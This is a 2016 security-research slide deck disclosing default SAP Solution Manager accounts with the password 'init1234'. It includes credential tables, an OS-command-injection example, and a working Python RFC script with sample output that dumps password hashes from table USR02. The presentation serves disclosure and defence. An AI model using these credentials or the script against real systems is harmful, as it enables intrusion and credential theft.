



Exploiting new default accounts in SAP systems

Who is ERP-SEC

- Company specialized in securing SAP systems and infrastructures
- SAP Security Research: Reported and credited for > 60 vulnerabilities
- Developer Protect4S – SAP Certified Security Analyser for SAP™
- SAP Development Partner
- Regular presenters on SAP Security
- Our mission is to raise the security of mission–critical SAP platforms with minimal impact on day–to–day business.

Who am I

- SAP Technology enthusiast
- SAP security researcher
- Co-founder ERP-SEC
- 15+ years background in SAP technology / SAP security (SAP basis)



Something about SAP

- Market leader in **enterprise** application software
- ~ 300.000 customers worldwide
- SAP customers include:
 - 87% of the Forbes Global 2000 companies
 - 98% of the 100 most valued brands
- Headquarters: Walldorf, Germany, offices in more than 130 countries
- Founded April 1, 1972
- Over 75.000 employees worldwide
- 74% of the world's transaction revenue touches an SAP system
- **Bottomline: Interesting Target!**



General state of SAP security

- We see more awareness at customers for SAP security but from awareness to action is still not the default
- Some sort of a rule, kinda: The bigger the company, the more SAP security they do
- Still a large part of customers lack basic security measures, especially the ones outside the Fortune 2000 (only a minor ~ 298.000 companies worldwide)
- SAP is working hard to improve security for years now. See for example the SAP Security Baseline, Training, security guides, patch Tuesday, etc. Now it's up to customers to take action...
- Default accounts: In 100% of our SAP Security assessments we found at least one.

SAP Security Baseline Template

Version 1.8

The structure of the template is based on the SAP Secure Operations Map:

Security Compliance	Security Governance	Audit	Cloud Security	Emergency Concept
Secure Operation	Users and Authorizations	Authentication and Single Sign-On	Support Security	Security Review and Monitoring



When doing SAP Security assessments...

No need to explain: most easy way in via username & password

Who needs buffer overflows, DEP/ASLR bypass, XSS, SQLi when you have credentials

Two big attack vectors in SAP systems:

- SAP Default accounts
- SAP RFC gateway (and from there RFC pivoting ...)

Owning SAP systems often comes down to getting access to credentials.

Sniff / social engineer / phish for accounts

Easiest option: Default accounts!!!



Publically known SAP default accounts

RISK	USER	PASSWORD	CLIENT	REMARK
Very High	SAP*	06071992 / PASS	001,066,etc...	Hardcoded kernel user
Very High	IDEADM	admin	Almost all IDES clients	Only in IDES systems
Very High	DDIC	19920706	000,001,...	User has SAP_ALL
High	CTB_ADMIN	sap123	N.A.	Java user
High	EARLYWATCH	SUPPORT	066	Has rights to get password hash for SAP* from USR02 table and sometimes OS execution
Medium	TMSADM	PASSWORD / \$1Pawd2&	000, sometimes copied to others	A new default password as the old one was too well known?
Medium / Low	SAPCPIC	ADMIN	000,001	Can be used for information retrieval and in some cases for vulnerabilities where only authentication is needed



Accounts with a previously unknown SAP default password

Let's meet some new default accounts*:

RISK	USER	TYPE	PASSWORD	SOLMAN	SATELLITE
HIGH	SMD_ADMIN	System	init1234	X	
HIGH	SMD_BI_RFC	System	init1234	X	
HIGH	SMD_RFC	System	init1234	X	
HIGH	SOLMAN_ADMIN	Dialog	init1234	X	
HIGH	SOLMAN_BTC	System	init1234	X	
HIGH	SAPSUPPORT	Dialog	init1234	X	X
HIGH	SOLMAN<SID><CLNT>	Dialog	init1234	X	
MED/HIGH	SMDAGENT_<SID>	System	init1234	X	X
MED	CONTENTSERV	System	init1234	X	
MED	SMD_AGT	System	init1234	X	


*The list does not include the more recent users like for example SM_<SM-SID> that are created with a custom password

CVE-2016-4033




Are those users in my system?

- If you ran **SOLMAN_SETUP** first time 5 years ago or longer; chances are high (no uncommon scenario for SAP customers)
- Depending on configured scenario's you might have all or some of those users
- Not in case of recent new installations
- Customers already run SAP Solution Manager for many years as SAP pushed Solman as mandatory for SAP support



Maintenance Optimizer



Starting on 2007/04/02, all corrective software packages* for mySAP Business Suite 2005 and beyond will ONLY be available via SAP Solution Manager's Maintenance Optimizer

Detailed information can be found at:
<https://service.sap.com/solman-mopz>

* Includes support packages (stacks)


© SAP AG 2007, Maintenance Optimizer / 5

THE BEST-RUN BUSINESSES RUN SAP™



Every customer has a SAP Solution Manager.

Transaction **SOLMAN_SETUP** starts wizards for basic system setup and additional scenario's



SAP Solution Manager: Overview


Overview

- Initial Configuration
- Basic Configuration
- Managed System Configuration

Related Links

- SAP Solution Manager Configuration Demo
- Default SAP GUI Central Log Settings
- SAP Links

Status	Description	Last Changed on	Last Changed by
■	Initial Configuration	24.05.2011, 21:57:14	SAPADM
▲	Basic Configuration	10.03.2015, 16:06:06	SAPADM



SAP Solution Manager: Basic Configuration

Technical System: SSM:001 | Username: SAPADM | System Type: ABAP

1 Project | 2 Import Note | 3 Installation Check | **4 User Data** | 5 Landscape Data | 6 Manual Configuration | 7 Automatic Configuration

Change | Back | Continue | Save | Maintain Connection | Maintain User

Help

Provide logon information for the following users

S-User for SAP-Backend: *	S0006208305
Password: *
S-User for Communication: *	S0006208305
Solution Manager Administrator: *	SOLMAN_ADMIN
Password: *

Provide information for your BI configuration

Is BI installed in a separate Client? System?


Provide user information

System User:	Generate user, generate password
Username:	CONTENTSERV
Password:
Batch User:	Generate user, generate password
Username:	SOLMAN_BTC
Password:
SAP Support User:	Generate user, provide password
Username:	SAPSUPPORT
Password: *




Class **CL_SISE_CONSTANTS** contains default attributes for the password

Class Builder: Display Class CL_SISE_CONSTANTS

← → |  Local Types | Implementation | Macros | Class documentation


Class Interface: Implemented / Active

Properties | Interfaces | Friends | **Attributes** | Methods | Events | Types | Aliases

 Filter

Attribute	Level	Vis...	Re...	Typing	Associated Type	Description	Initial value
C_PSWD_INITIAL	Consta...	Public	<input type="checkbox"/>	Type	XUNCODE	Simple Setup: Parameter...	'init1234'
C_PEC_DEST_OSS	Consta...	Public	<input type="checkbox"/>	Type	STRING		'SAP_OSS'

- The SAP Solution Manager supports many scenario's for managing the SAP landscape
- When scenario's are activated, specific users are created per scenario
- Some examples of scenario's:
 - Technical monitoring
 - Data volume management
 - Custom code management



The screenshot shows the SAP Solution Manager Configuration: Overview interface. The left sidebar contains a navigation menu with the following items: Overview, System Preparation, Basic Configuration, Managed Systems Configurati..., EarlyWatch Alert Management, Technical Monitoring, IT Service Management, Change Request Management, Business Process Monitoring, Business Process Change An..., Measurement Platform Set Up, Data Volume Management, Custom Code Management, Job Management, Service Availability Managem..., and Further Configuration. The main content area displays help text and a table of scenarios. The table has columns for Status, Upda..., Scenario, Last Changed at, Last Changed by, and Description. Two scenarios are listed: System Preparation and Basic Configuration.

Status	Upda...	Scenario	Last Changed at	Last Changed by	Description
	<input type="checkbox"/>	System Preparation	21.02.2016 15:17:49	SAPADM	Preparation and Check of Solution Manager
	<input type="checkbox"/>	Basic Configuration	21.02.2016 15:31:54	SAPADM	Basic Configuration of Solution Manager

Where do they get created?

- Most users get created in the SAP Solution Manager,
- Some users like SMDAGENT_<SID> also in satellite systems

USER	TYPE	PASSWORD	SOLMAN	SATELLITE
SMD_ADMIN	System	init1234	X	
SMD_BI_RFC	System	init1234	X	
SMD_RFC	System	init1234	X	
SOLMAN_ADMIN	Dialog	init1234	X	
SOLMAN_BTC	System	init1234	X	
SAPSUPPORT	Dialog	init1234	X	X
SOLMAN<SID><CLNT>	Dialog	init1234	X	
SMD_AGT	System	init1234	X	
CONTENTSERV	System	init1234	X	
SMDAGENT_<SID>	System	init1234	X	X

SAP Solution Manager, right in the middle of your business systems...

- The SAP Solution Manager is the heart of your SAP landscape and connects to the other SAP systems
- Often seen as the ‘Spider in the web’ or the ‘Active Directory’ of SAP landscapes
- Leaves the entire SAP landscape at risk when compromised.



So how bad is this...

- If those users exist with the default password? BAD!
- Some of these users have broad authorisations. In some cases profile SAP_J2EE_ADMIN was added.
- The SAP Solution Manager is often seen as a technical system, authorisations handled by the basis team (not their core business).
- See the SAP Security guide for all created users and roles.





(Combined with other Vulnerabilities) these users can do


- Native SQL execution
- SMB relay
- OS command execution
- Creating new SAP users
- Retrieval and bruteforcing of password hashes
- Etc, etc...




All leading to a Full business compromise!

Exploitation Example 1: Os command execution via SAP Gui

- Dialog user SAPSUPPORT / init1234
- Has many roles, amongst which ZSAP_SM_SA38 → execute any ABAP program:



- Use program RSSAA_CALLEXTERN to inject OS commands



SAP Logon 740

Log On Variable Logon...

- Favorites
- Shortcuts
- Connections
 - SRNL
 - TNV
 - Trooper#15
 - UvA

Name	SID	Group/Server	Insta...	System Description	Message Server	Router(s)
SAP SSM (001)	SSM	192.168.181.128	00			

CamStudio

File Region Options Tools Effects View Help

Record to AVI


CamStudio
Open Source

CamStudio.org

Press the Stop Button to stop recording

Search the web and Windows

15:01
07-Mar-16



Exploitation Example 2: Snagging SAP credentials

- System user SMDAGENT_<SID>
- Exists in Sol. Manager AND connected systems!
- Combines remote FM (/SDF/GEN_PROXY) that acts as wrapper to call local FM (/SDF/RBE_NATSQL_SELECT) to execute SQL
- Retrieve ANY DB table content.
- Example: PW hashes --> bruteforce offline
- For more information see [SAP SCN blog](#)

```

C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documents\Presentations\2016_I
roopers#16>c:\Python26\python.exe READ_USR02_UJA_SMDAGENT_SID.py
Host: [192.168.2.19|192.168.2.34
System number: [001
Client: [001]
User: ISMDAGENT_SSM1
Password: [init1234]
[{'ID': 0, 'RESULT': ['CONTENT': '\xef\xbb\xbf?xml version="1.0" encoding="utf
-16"?>n<asx:abap xmlns:asx="http://www.sap.com/abapxml" version="1.0">asx:valu
es><VALUE>-SDF-RBE_NATSQL_SDD_FIELD<POS>1</POS><TABNAME>USR02</TABNAME><FIEL
DNAME>BNAME</FIELDNAME><LANGU>E</LANGU><POSITION>0002</POSITION><OFFSET>000006</
OFFSET><DOMNAME>XUBNAME</DOMNAME><ROLLNAME>XUBNAME</ROLLNAME><CHECKTABLE><LENG>
000012</LENG><INTLEN>000024</INTLEN><OUTPULEN>000012</OUTPULEN><DECIMALS>00000
0</DECIMALS><DATATYPE>CHAR</DATATYPE><INTTYPE>C</INTTYPE><REFTABLE><REFFIELD><X
PRECFIELD>USR02</PRECFIELD><AUTHORID><MEMORYID>XUS</MEMORYID><LOGFLAG><MASK><X
MASKLEN>0000</MASKLEN><CONTEXT><HEADLEN>12</HEADLEN><SRLLEN>10</SRLLEN><SRL
EN2>15</SRLLEN2><SRLLEN3>20</SRLLEN3><FIELDTEXT>User Name In User Master Record
</FIELDTEXT><REPTXT>User Name</REPTXT><SCRTXT_S>set</SCRTXT_S><SCRTXT_M>Use
r</SCRTXT_M><SCRTXT_L>User</SCRTXT_L><KEYFLAG><LOWERCASE></MAC><XG
ENKEY></NOFORKEY><URLEXI></NORUTHCH><SIGM></DYNPFLD><X/DYNPFLD>F4AUAILABL</COMPTYPE
E></COMPTYPE><LFIELDFNAME>BNAME</LFIELDFNAME><LFIELDDIS></BIDICTRL></-SDF-RBE_NATS
QL_SDD_FIELD</VALUE><-SDF-RBE_NATSQL_SDD_FIELD</POS></POS><TABNAME>USR02</
TABNAME><FIELDNAME>BCODE</FIELDNAME><LANGU>E</LANGU><POSITION>0003</POSITION><O
FFSET>000030</OFFSET><DOMNAME>XUCODE</DOMNAME><ROLLNAME>XUCODE</ROLLNAME><CHECKT
ABLE><LENG>000008</LENG><INTLEN>000008</INTLEN><OUTPULEN>000016</OUTPULEN><DE
CIMALS>000000</DECIMALS><DATATYPE>RAW</DATATYPE><INTTYPE>X</INTTYPE><REFTABLE><
REFFIELD><XPRECFIELD>USR02</PRECFIELD><AUTHORID><MEMORYID><LOGFLAG><MASK><XMA
SKLEN>0000</MASKLEN><CONTEXT><HEADLEN>08</HEADLEN><SRLLEN>9</SRLLEN><SRL
EN2>15</SRLLEN2><SRLLEN3>20</SRLLEN3><FIELDTEXT>Password Hash Key</FIELDTEXT><REPT
EXT>Password</REPTXT><SCRTXT_S></SCRTXT_S><SCRTXT_M>Initial password</SCRT
EXT_M><SCRTXT_L>Initial password</SCRTXT_L><KEYFLAG></LOWERCASE></MAC><XG
ENKEY></NOFORKEY><URLEXI></NORUTHCH><SIGM></DYNPFLD><X/DYNPFLD>F4AUAILABL</COMPTYPE
E></COMPTYPE><LFIELDFNAME>BCODE</LFIELDFNAME><LFIELDDIS></BIDICTRL></-SDF-RBE
NATSQL_SDD_FIELD</VALUE><asx:values></asx:abap> ', 'TYPE': 'h
', 'NAME': 'FIELD_INFOS
', 'VALUE': ''}, {'CONTENT': '', 'TYPE': 'I
', 'NAME': 'RC
', 'VALUE': '0 '}, {'CONTENT':
': '\xef\xbb\xbf?xml version="1.0" encoding="utf-16"?>n<asx:abap xmlns:asx="htt
p://www.sap.com/abapxml" version="1.0">asx:values><VALUE>item#_FLAG2_CBF
FE0000000000. </item><item>DDIC_B7F6EE4373E1D28C. </item><item>SAP*_EBC5AC4B1D85
C9E. </item><item>SAPADM_1657ED6AF72CB879. </item><item>SAPPCIC_7D806C248F03813D. </
item><item>SMTMSSN_4212EF8A902B56. </item><item>SML_SSH_57631D061446971. </item
><item>TMSADM_9342BD0CFE2394D85. </item><item>ADMINISTRATR_D7BF84FC22EB9717. </item
><item>ADMIN_USER_D8000740FBE49B3. </item><item>ADSUSER_0C2890787476BFDD. </item
><item>ADS_AGENT_CF93C97BDE72615E. </item><item>CONTENTSERU_166EC95DBB2E31E9. </ite
m><item>DDIC_B7F6EE4373E1D28C. </item><item>J2EE_ADMIN_7aafDDY202F6FC0204. </item><i
tem>J2EE_GUEST_0000000000000000. </item><item>S01*_EBC55CC411D85C9E. </item><item>
SAPADM_1657ED6AF72CB879. </item><item>SAPPCIC_7D806C248F03813D. </item><item>SAP
S_4090301AE46AE164. </item><item>SAPSUPPOT_B8B6DB9E4E4A2DBA. </item><item>SLDAPUI
SER_5CBE002EB99D108. </item><item>SLDSSUSER_2FAA3C055CEEB666. </item><item>SMB_SS
M_21E3878694C7B4C6. </item><item>SMDAGENT_SSM_BD26C5994A6F04E5. </item><item>SOLMA
NSM001_PBS9D5D66F2A3087. </item><item>SOLMANWAS_62A1A2A42E93C9DB. </item><item>SO
LMAN_ADMIN_A1087708A8B8BC. </item><item>SOLMAN_BTC_CBF5C87E7E93AD0. </item><ite
m>_FLAG2_CBFEE00000000000. </item><item>EARLYWATCH_BD5E494D3C8BF5E2. </item>
<item>SAP*_D0BFF4276DA1E208. </item></VALUE></asx:values></asx:abap> ', 'TYPE': 'h
', 'NAME': 'RES_TAB
', 'VALUE': ''}, {'CONTENT': '', 'TYPE': 'I
', 'NAME': 'ROWS
', 'VALUE':
'32 '}, {'CONTENT': '', 'TYPE': 'I
', 'NAME': 'RUNTIME
', 'VALUE': '80 '}, {'CONTENT':
', 'TYPE': 'I
', 'NAME': 'SQL
CODE
', 'VALUE': '0 '}, {'CONTENT': '', 'TYPE': 'C
', 'NAME': 'SQL_MESSAGE
', 'VALUE': ''}]
C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documents\Presentations
roopers#16>


```



```
C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentationen\2016_Troopers#16\READ_USR02_VIA_SMDAGENT_SID.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 4 CREATE_USER.bat new 5 test.pl system.pl EXEC_OS_CMD.bat CREATE_USER_VIA_SMDAGENT_SID.py READ_USR02_VIA_SMDAGENT_SID.py
1 #!/usr/bin/python
2
3 import saphnrfc
4 import re
5
6 default_host = '192.168.181.128' ; var_host = raw_input('Host: [%s]' % default_host) ; var_host = var_host or default_host
7 default_sysnr = '00' ; var_sysnr = raw_input('System number: [%s]' % default_sysnr) ; var_sysnr = var_sysnr or default_sysnr
8 default_client = '001' ; var_client = raw_input('Client: [%s]' % default_client) ; var_client = var_client or default_client
9 default_user = 'SMDAGENT_SSM' ; var_user = raw_input('User: [%s]' % default_user) ; var_user = var_user or default_user
10 default_pw = 'init1234' ; var_pw = raw_input('Password: [%s]' % default_pw) ; var_pw = var_pw or default_pw
11
12 saphnrfc.base.load_config()
13 conn = saphnrfc.base.rfc_connect({'ashost':var_host, 'sysnr':var_sysnr, 'client':var_client, 'user':var_user, 'passwd':var_pw, 'lang':'EN' })
14
15 ### Read USR02 via /SDF/GEN_PROXY
16 fa = conn.discover("/SDF/GEN_PROXY")
17 a = fa.create_function_call()
18 a.INPUT ( [{"FB_NAME": "/SDF/RBE_NA1SQL_SELECT", 'PARAMETERS': [{"PARAM": "MAX_ROWS", 'VALUE': "999" }, { 'PARAM': "SQL_TEXT", 'VALUE': "SELECT BNAME, BCODE FROM USR02" } ] ] )
19 a.invoke()
20 z = a.RESULT.value
21 conn.close()
22 print z
23
24
```

